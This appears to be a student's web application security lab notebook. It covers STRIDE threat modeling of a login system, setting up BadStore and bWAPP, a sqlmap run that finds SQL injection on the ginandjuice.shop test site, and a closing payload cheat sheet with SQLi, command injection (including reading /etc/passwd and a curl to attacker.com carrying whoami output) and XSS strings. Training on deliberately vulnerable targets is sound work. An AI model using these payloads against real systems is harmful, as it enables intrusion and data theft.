

# WAS LAB


## THREAT MODELING USING THREAT DRAGON

<https://www.youtube.com/watch?v=mL5G8HeI8zI> → for using threat dragon

There are a number of symbols that are used in DFDs for threat modeling. These are described below:

Symbol	Name	Description
	External Entity	The external entity shape is used to represent any entity outside the application that interacts with the application via an entry point.
	Process	The process shape represents a task that handles data within the application. The task may process the data or perform an action based on the data.
	Multiple Process	The multiple process shape is used to present a collection of subprocesses. The multiple process can be broken down into its subprocesses in another DFD.
	Data Store	The data store shape is used to represent locations where data is stored. Data stores do not modify the data, they only store data.
	Data Flow	The data flow shape represents data movement within the application. The direction of the data movement is represented by the arrow.
	Privilege Boundary	The privilege boundary (or trust boundary) shape is used to represent the change of trust levels as the data flows through the application. Boundaries show any location where the level of trust changes.

### THINGS TO CONSIDER:



## WHAT CAN GO WRONG

Now that you have a diagram, you can really start looking for what can go wrong with its security.

Classifying threats using STRIDE:

- Spoofing
- Tampering
- Repudiation
- Information Disclosure
- Denial of Service
- Elevation of Privilege



## Sample Threat Model: Web Login System

## System Overview:

A user accesses a web application, enters login credentials, and the system authenticates against a backend database.

---

## Components in the Data Flow Diagram (DFD):

Component Type	Name	Description
External Entity	User	The person interacting with the system
Process	Login Page (Frontend)	Accepts username and password
Process	Authentication Logic	Verifies credentials against database
Data Store	User Database	Stores usernames and hashed passwords
Data Flow	Credential Submission	User → Login Page
Data Flow	Auth Request	Login Page → Authentication Logic
Data Flow	DB Query	Auth Logic → User DB
Data Flow	Auth Response	Auth Logic → Login Page

---

## ⚠ STRIDE Threats Per Component

### Data Flow: Credential Submission (User → Login Page)

- **Spoofing:** An attacker could create a fake login page to steal credentials.
  - Mitigation: Use HTTPS and validate SSL certs.
- **Information Disclosure:** Credentials could be exposed during transmission.
  - Mitigation: Use TLS 1.2+ to encrypt all traffic.

### Process: Login Page (Frontend)

- **Tampering:** A malicious script injected in the page might alter credential fields.
  - Mitigation: Use Content Security Policy (CSP), input sanitization.
- **Elevation of Privilege:** JavaScript might modify user roles in requests.
  - Mitigation: Never trust client-side role data; always validate on server.

### Process: Authentication Logic

- **Repudiation:** Failed logins not logged, attacker denies brute force.

- Mitigation: Log all auth attempts with timestamp & IP.
- **Denial of Service:** Repeated failed login attempts flood the server.
  - Mitigation: Use rate limiting, CAPTCHA, account lockout policies.

## Data Store: User Database

- **Tampering:** Database may be vulnerable to SQL Injection.
  - Mitigation: Use parameterized queries.
- **Information Disclosure:** Passwords stored in plaintext.
  - Mitigation: Use strong hashing (e.g., bcrypt) with salt.
- **Elevation of Privilege:** Misconfigured database permissions allow attacker to grant themselves admin.
  - Mitigation: Apply least privilege and audit DB roles.


## Mitigation Summary

Threat Category	Mitigation
Spoofing	TLS, input validation, MFA
Tampering	CSP, XSS prevention, secure backend validation
Repudiation	Logging and auditing auth events
Information Disclosure	Encryption (TLS), hash credentials, secure cookies
Denial of Service	Rate limiting, CAPTCHA, monitoring
Elevation of Privilege	Input validation, role-based access control, least privilege

## Badstore Installation


```
docker pull jvhoof/badstore-docker
```

```
(kali㉿kali)-[~/Downloads/WAS]$ docker pull jvhoof/badstore-docker
Using default tag: latest
latest: Pulling from jvhoof/badstore-docker
673c873103ec: Pull complete
cbb48317729c: Pull complete
57e8508cdf6c: Pull complete
326c2ac4d657: Pull complete
4379b18af23: Pull complete
de9ba0def0da: Pull complete
8a82f25fc711: Pull complete
ffcf29469ef4: Pull complete
708645eb7ecb: Pull complete
7dbc9931b54d: Pull complete
d7ddee4e5525: Pull complete
0e6597bf944c: Pull complete
7419f5873925: Pull complete
46741161f8f9: Pull complete
6f8a4348e5f4: Pull complete
4f4fb700ef54: Pull complete
78658401d432: Pull complete
604d3d24fb2a: Pull complete
f83c85c5c533: Pull complete
6dd70f55333f: Pull complete
67097f632ab6: Pull complete
Digest: sha256:103e1f6acb4e3056c0c0815ccc5ba253915c592d2e9e50553dd1fef103ef9f87
Status: Downloaded newer image for jvhoof/badstore-docker:latest
docker.io/jvhoof/badstore-docker:latest
```



```
docker run -d -p 80:80 jvhoof/badstore-docker
```

```
localhost:80/
```



## BadStore.net

Welcome {Unregistered User} - Cart contains 0 items at \$0.00 [View Cart](#)

Search

Go

**Shop Badstore.net**

- [Home](#)
- [What's New](#)
- [Sign Our Guestbook](#)
- [View Previous Orders](#)
- [About Us](#)
- [My Account](#)
- [Login / Register](#)

**Suppliers Only**

- [Supplier Login](#)
- [Supplier Contract](#)
- [Supplier Procedures](#)

**Reference**

- [BadStore.net Manual v1.2](#)

Welcome to BadStore.net!



BadStore v1.2.3s - Copyright © 2004-2005

Use SQLMAP for SQL Injection

## bWAPP installation docker

<https://hub.docker.com/r/hackersploit/bwapp-docker>

docker commands:

```
docker pull hackersploit/bwapp-docker
```



```
docker run -d -p 80:80 hackersploit/bwapp-docker
```

```
(kali㉿kali)-[~]
└─$ docker pull hackersploit/bwapp-docker
Using default tag: latest
latest: Pulling from hackersploit/bwapp-docker
8387d9ff0016: Pull complete
3b52deaaf0ed: Pull complete
4bd501fad6de: Pull complete
a3ed95caeb02: Pull complete
790f0e8363b9: Pull complete
11f87572ad81: Pull complete
341e06373981: Pull complete
709079cecfb8: Pull complete
55bf9bbb788a: Pull complete
b41f3cf3d47: Pull complete
70789ae370c5: Pull complete
43f2fd9a6779: Pull complete
6a0b3a1558bd: Pull complete
934438c9af31: Pull complete
1cfba20318ab: Pull complete
de7f3e54c21c: Pull complete
596da16c3b16: Pull complete
e94007c4319f: Pull complete
3c013e645156: Pull complete
3ce2f16d1229: Pull complete
ca6e42cd97fa: Pull complete
Digest: sha256:5ed76c9412373ed4025c127c3dbc75736d1e47bfc678e2e7668de11af85a1f76
Status: Downloaded newer image for hackersploit/bwapp-docker:latest
docker.io/hackersploit/bwapp-docker:latest

(kali㉿kali)-[~]
└─$ docker run -d -p 80:80 hackersploit/bwapp-docker
dc15ef95ff7cb3921710fc811084820101a49f0a7f3e0037f9a63e0fd4b6d975
```

## Installing bWAPP


- After running the image, navigate to <http://127.0.0.1/install.php> to complete the bWAPP setup process.



## Login to bWAPP

### 1. Login credentials:

- Username: `bee`
- Password: `bug`



## bWAPP installation manually

### Installing bWAPP on Kali Linux & Ubuntu

(<https://github.com/ahmedhamdy0x/bwapp-Installation>)

## Download bWAPP from the Official Website

1. Go to [bWAPP download page](#).
2. Click on "You can download bWAPP from here" to go to the download server.
3. Click on "Download Latest Version".

## Update Your System

```
sudo apt-get update -y
```

## Prepare the Environment

1. Go to the downloads directory:

```
cd ~/Downloads
```

2. Create a new directory named `bwapp`:

```
mkdir bwapp
```

3. List the downloads directory contents:

```
ls
```

4. Move the bWAPP zip file to the `bwapp` directory:

```
mv bWAPPv2.2.zip bwapp
```

5. Navigate to the `bwapp` directory:

```
cd bwapp
```

## Extract bWAPP

1. Unzip the bWAPP zip file:

```
unzip bWAPPv2.2.zip
```

2. Remove the bWAPP zip file:

```
rm bWAPPv2.2.zip
```

## Install MySQL

1. Check if MySQL is installed:

```
mysql -V
```

2. Update the system before installation:

```
sudo apt-get update -y
```

3. Install MySQL if not installed:

```
sudo apt install mysql-server
```

4. Start MySQL:

```
sudo systemctl start mysql
```

5. Enable MySQL on startup:

```
sudo systemctl enable mysql
```

6. Check MySQL status: Press **Q** to exit.

```
sudo systemctl status mysql
```

## Install Apache2

1. Check if Apache2 is installed:

```
apache2 -v
```

2. Update the system before installation:

```
sudo apt-get update -y
```

3. Install Apache2 if not installed:

```
sudo apt install apache2
```

4. Start Apache2:

```
sudo systemctl start apache2
```

5. Enable Apache2 on startup:

```
sudo systemctl enable apache2
```

6. Check Apache2 status:Press `Q` to exit.

```
sudo systemctl status apache2
```

## Prepare bWAPP

1. Navigate to the bWAPP directory:

```
cd bWAPP
```

2. Give all permissions to these directories:

```
chmod 777 passwords/  
chmod 777 images/  
chmod 777 documents/
```

## Configure MySQL

1. Open MySQL to add a user and give privileges:

```
sudo mysql
```

2. Create a user (replace `ahmed` and `pass123` with your desired username and password):

```
CREATE USER 'ahmed'@'localhost' IDENTIFIED BY 'pass123';
```

3. Grant privileges to the user you created:

```
GRANT ALL PRIVILEGES ON bWAPP.* TO 'ahmed'@'localhost';
```

4. Apply the changes immediately:

```
FLUSH PRIVILEGES;
```

5. Exit MySQL:

```
exit
```

## Edit bWAPP Database Credentials

1. Edit the `settings.php` file:

```
mousepad admin/settings.php
```

2. Change `root` to the same username you created in MySQL:

```
$db_username = "ahmed";
```

3. Add the same password you created in MySQL:

```
$db_password = "pass123";
```

4. Save changes (Ctrl + S), and close the file.

## Important Step

1. Go to [this link](#) and copy the content (Ctrl + C).

2. Edit `install.php`:

```
mousepad install.php
```

3. Select all (Ctrl + A), paste the copied content (Ctrl + V), save changes (Ctrl + S), and close the file.

## Move bWAPP Files to Local Server

1. Navigate to the parent directory:

```
cd ../
```

2. Move all bWAPP files to the local server:

```
sudo mv * /var/www/html/
```

## Install bWAPP Database

1. Open the following link in your browser and click to install the database: <http://localhost/bWAPP/install.php>

## Verify Database Installation

1. Open MySQL to check if the database has been added:

```
sudo mysql
```

2. Show databases:

```
SHOW DATABASES;
```

3. Exit MySQL:

```
exit
```

## Login to bWAPP

1. Go to <http://localhost/bWAPP/>

2. Login credentials:

- Username: **bee**
- Password: **bug**


## Blank screen issue:

<https://www.youtube.com/watch?v=cq5agoUbgxE>

<https://medium.com/@sushantsalunke144/bwapp-blank-error-solve-a7713adea92a>

<https://github.com/K-ANUSHA-RAO/web-vulnerability-scanner-mini-project/blob/main/Weekly%20Progress/Week1/bWAPPInstallationIssues.md>

gin and juiceshop



The screenshot shows a browser window with the URL <https://ginandjuice.shop/my-account>. The page content is entirely blank, displaying only the header and navigation bar.

**Header:**

- Kali Linux
- Kali Tools
- Kali Docs
- Kali Forums
- Kali NetHunter
- Exploit-DB
- Google Hacking DB
- OffSec

This is a deliberately vulnerable web application designed for testing web vulnerability scanners. Put your scanner to the test!

**Navigation Bar:**

- GIN&JUICE SHOP
- PRODUCTS
- BLOG
- OUR STORY
- User icon
- Cart icon (0)

**MY ACCOUNT**

**SLOE GIN TIMER KIT**  
\$85.78  
Order no. 0254809 Order date 10/04/2024

**CREATE YOUR OWN COCKTAIL**  
\$84.96  
Order no. 0254791 Order date 9/27/2024


**Delivery Status:**

- Delivered (for both items)

/catalog

Client-side template injection  
Cross-site scripting (reflected)  
DOM-based data manipulation (reflected DOM-based)  
HTTP response header injection  
Link manipulation (reflected DOM-based)  
SQL injection

SQL INJECTION VUL in /catalog



```
(Kali㉿Kali)-[~]
└─$ sqlmap -u "https://ginandjuice.shop/catalog?searchTerm=&category=Juice"
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 21:53:48 /2025-05-15/
[21:53:48] [WARNING] provided value for parameter 'searchTerm' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[21:53:48] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('AWSALB=Lbry9WrWu7G...ec/FgQbgqt;AWSALBCORS=Lbry9WrWu7G...ec/FgQbgqt;TrackingId=eyJ0eXBlIjo...R0k3OUQifQ==;session=9Wb37lsXwv...Axbt3UrNKK;category=Juice'). Do you want to use those [Y/n] y
[21:53:55] [INFO] checking if the target is protected by some kind of WAF/IPS
[21:53:56] [INFO] testing if the target URL content is stable
[21:53:56] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
now do you want to proceed? [(C)ontinue/(S)tring/(R)egeX/(Q)uit] y
[21:54:03] [INFO] testing if GET parameter 'searchTerm' is dynamic
[21:54:03] [INFO] GET parameter 'searchTerm' appears to be dynamic
[21:54:04] [WARNING] Heuristic (basic) test shows that GET parameter 'searchTerm' might not be injectable
[21:54:05] [INFO] testing for SQL injection on GET parameter 'searchTerm'
[21:54:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:54:06] [WARNING] reflective value(s) found and filtering out
[21:54:11] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[21:54:13] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[21:54:15] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[21:54:18] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[21:54:21] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
```

```
[21:55:01] [INFO] Heuristic (extended) test shows that the back-end DBMS could be 'H2'
it looks like the back-end DBMS is 'H2'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'H2' extending provided level (1) and risk (1) values? [Y/n] y
[21:55:12] [INFO] testing 'Generic inline queries'
[21:55:13] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:55:13] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[21:55:14] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[21:55:16] [INFO] Target URL appears to have 8 columns in query
[21:55:20] [INFO] GET parameter 'category' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
[21:55:20] [WARNING] applying generic concatenation (CONCAT)
[21:55:20] [INFO] GET parameter 'category' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 104 HTTP(s) requests:
```

Parameter: category (GET)  
Type: UNION-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: searchTerm=&category=Juice' AND 5429=5429 AND 'hUVZ'='hUVZ

Type: UNION query  
Title: Generic UNION query (NULL) - 8 columns  
Payload: searchTerm=&category=Juice' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CHAR(113)||CHAR(122)||CHAR(107)||CHAR(112)||CHAR(113)||CHAR(98)||CHAR(103)||CHAR(69)||CHAR(119)||CHAR(66)||CHAR(106)||CHAR(111)||CHAR(87)||CHAR(80)||CHAR(78)||CHAR(122)||CHAR(70)||CHAR(118)||CHAR(113)||CHAR(103)||CHAR(84)||CHAR(67)||CHAR(71)||CHAR(79)||CHAR(112)||CHAR(87)||CHAR(78)||CHAR(107)||CHAR(86)||CHAR(117)||CHAR(120)||CHAR(106)||CHAR(74)||CHAR(99)||CHAR(68)||CHAR(122)||CHAR(98)||CHAR(118)||CHAR(71)||CHAR(110)||CHAR(74)||CHAR(114)||CHAR(80)||CHAR(88)||CHAR(76)||CHAR(113)||CHAR(118)||CHAR(122)||CHAR(106)||CHAR(113),NULL,NULL-- geo

[21:55:25] [INFO] testing H2
[21:55:26] [INFO] confirming H2
[21:55:27] [INFO] the back-end DBMS is H2
back-end DBMS: H2

[21:55:27] [WARNING] HTTP error codes detected during run:  
500 (Internal Server Error) - 21 times, 400 (Bad Request) - 1 times
[21:55:27] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/ginandjuice.shop'

[\*] ending @ 21:55:27 /2025-05-15/

## SQL MAP

# Payloads

## 1. SQL Injection Payloads

### ◆ Classic Login Bypass

```
' OR '1'='1 --  
' OR 1=1 --  
admin' --  
' OR 'a'='a
```

### ◆ Error-based SQL Injection

```
1' AND extractvalue(1, concat(0x7e, version())) --  
1' AND updatexml(null, concat(0x3a, database()), null) --
```

### ◆ Union-based SQL Injection

```
' UNION SELECT null, version(), user() --  
' UNION SELECT 1, database(), 3 --
```

### ◆ Time-based Blind SQLi

```
' OR IF(1=1, SLEEP(5), 0) --  
' AND SLEEP(5) --
```

### ◆ SQLMap-Compatible

Use a valid parameter like:

```
http://localhost:8080/sqli_1.php?title=test
```

## 2. Command Injection Payloads

### ◆ Linux Command Injection

Input:

```
127.0.0.1; whoami  
127.0.0.1 && id  
127.0.0.1 | uname -a
```

Example in form:

```
127.0.0.1; cat /etc/passwd
```

## ◆ With Encoded/Chained Commands

```
127.0.0.1 && curl http://attacker.com?`whoami`  
127.0.0.1 | sleep 5 | ls
```

## ◆ Blind Injection (check delay)

```
127.0.0.1 && ping -c 5 127.0.0.1  
127.0.0.1 || sleep 10
```

# 3. Cross-Site Scripting (XSS) Payloads

## ◆ Basic XSS (Reflected/Stored)

```
<script>alert(1)</script>
```

## ◆ Image XSS

```
<img src=x onerror=alert('XSS')>
```

## ◆ Link Injection

```
<a href="javascript:alert(1)">Click me</a>
```

## ◆ Event-based Payloads

```
<input onmouseover="alert('XSS')" autofocus>
<body onload=alert('XSS')>
```

## ◆ Bypass Filters

```
<scr<script>ipt>alert(1)</scr</script>ipt>
<svg/onload=alert('XSS')>
```

## 🎯 bWAPP Exploitation Mapping

Vulnerability Type	bWAPP Page	Payload Example
SQL Injection (GET)	<a href="#">sql_i_1.php</a>	title=' OR 1=1 --
Command Injection	<a href="#">commandi.php</a>	127.0.0.1; whoami
XSS (Reflected)	<a href="#">xss_r_1.php</a>	<script>alert(1)</script>
